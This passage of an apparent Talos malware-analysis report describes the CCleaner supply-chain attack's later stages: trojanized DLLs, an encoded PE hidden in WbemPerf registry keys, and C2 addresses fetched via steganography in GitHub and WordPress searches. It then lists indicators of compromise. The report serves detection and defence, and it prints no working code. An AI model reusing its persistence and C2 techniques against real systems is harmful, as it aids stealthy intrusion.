The stage 2 installer is GeeSetup_x86.dll. This installer checks the OS version and then drops either a 32-bit or 64-bit version of a trojanized tool. The x86 version is using a trojanized TSMSISrv.dll, which drops VirtCDRDrv (which matches the filename of a legitimate executable that is part of Corel) using a similar method to the backdoored CCleaner tool. The x64 version drops a trojanized EFACli64.dll file named SymEFA which is the filename taken from a legitimate executable that is part of "Symantec Endpoint". None of the files that are dropped are signed or legitimate.

Effectively, they patch a legitimate binary to package their malware. Additionally, the setup put an encoded PE in the registry :

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

The purpose of the trojanized binary is to decode and execute this PE in registry. This PE performs queries to additional C2 servers and executes in-memory PE files. This may complicate detection on some systems since the executable files are never stored directly on the file system.

Within the registry is a lightweight backdoor module which is run by the trojanized files. This backdoor retrieves an IP from data stegged into a github.com or wordpress.com search, from which an additional PE module is downloaded and run. The stage 3 payload also reaches out to "get.adoble.net"


```
https://github[.]com/search?q=joinlur&type=Users&utf8=%E2%9C%93
https://en.search.wordpress[.]com/?src=organic&q=keepost
```

## Code Reuse

Talos has reviewed claims from Kaspersky researchers that there is code overlap with malware samples known to be used by Group72. While this is by no means proof in terms of attribution, we can confirm the overlap and we agree that this is important information to be considered.

On the left: 2bc2dee73f9f854fe1e0e409e1257369d9c0a1081cf5fb503264aa1bfe8aa06f (CCBkdr.dll)

On the right: 0375b4216334c85a4b29441a3d37e61d7797c2e1cb94b14cf6292449fb25c7b2 (Missl backdoor - APT17/Group 72)



## Conclusion

Supply chain attacks seem to be increasing in velocity and complexity. It's imperative that as security companies we take these attacks seriously. Unfortunately, security events that are not completely understood are often downplayed in severity. This can work counter to a victim's best interests. Security companies need to be conservative with their advice before all of the details of the attack have been determined to help users ensure that they remain protected. This is especially true in situations where entire stages of an attack go undetected for a long period of time. When advanced adversaries are in play, this is especially true. They have been known to craft attacks that avoid detection by specific companies through successful reconnaissance techniques.

In this particular example, a fairly sophisticated attacker designed a system which appears to specifically target technology companies by using a supply chain attack to compromise a vast number of victims, persistently, in hopes to land some payloads on computers at very

specific target networks.

## Coverage

Additional ways our customers can detect and block this threat are listed below.

| PRODUCT | PROTECTION |
|---|---|
| AMP | ✔ |
| CloudLock | N/A |
| CWS | ✔ |
| Email Security | N/A |
| Network Security | N/A |
| Threat Grid | ✔ |
| Umbrella | ✔ |
| WSA | ✔ |

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

## Indicators of Compromise (IOCs)

Below are indicators of compromise associated with this attack.

Installer on the CC:
dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc83 (GeeSetup_x86.dll)

64-bit trojanized binary:
128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f (EFACli64.dll)

32-bit trojanized binary:
07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902 (TSMSISrv.dll)

DLL in registry: f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a

## Registry Keys:

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP

## Stage 2 Payload (SHA256):

dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc83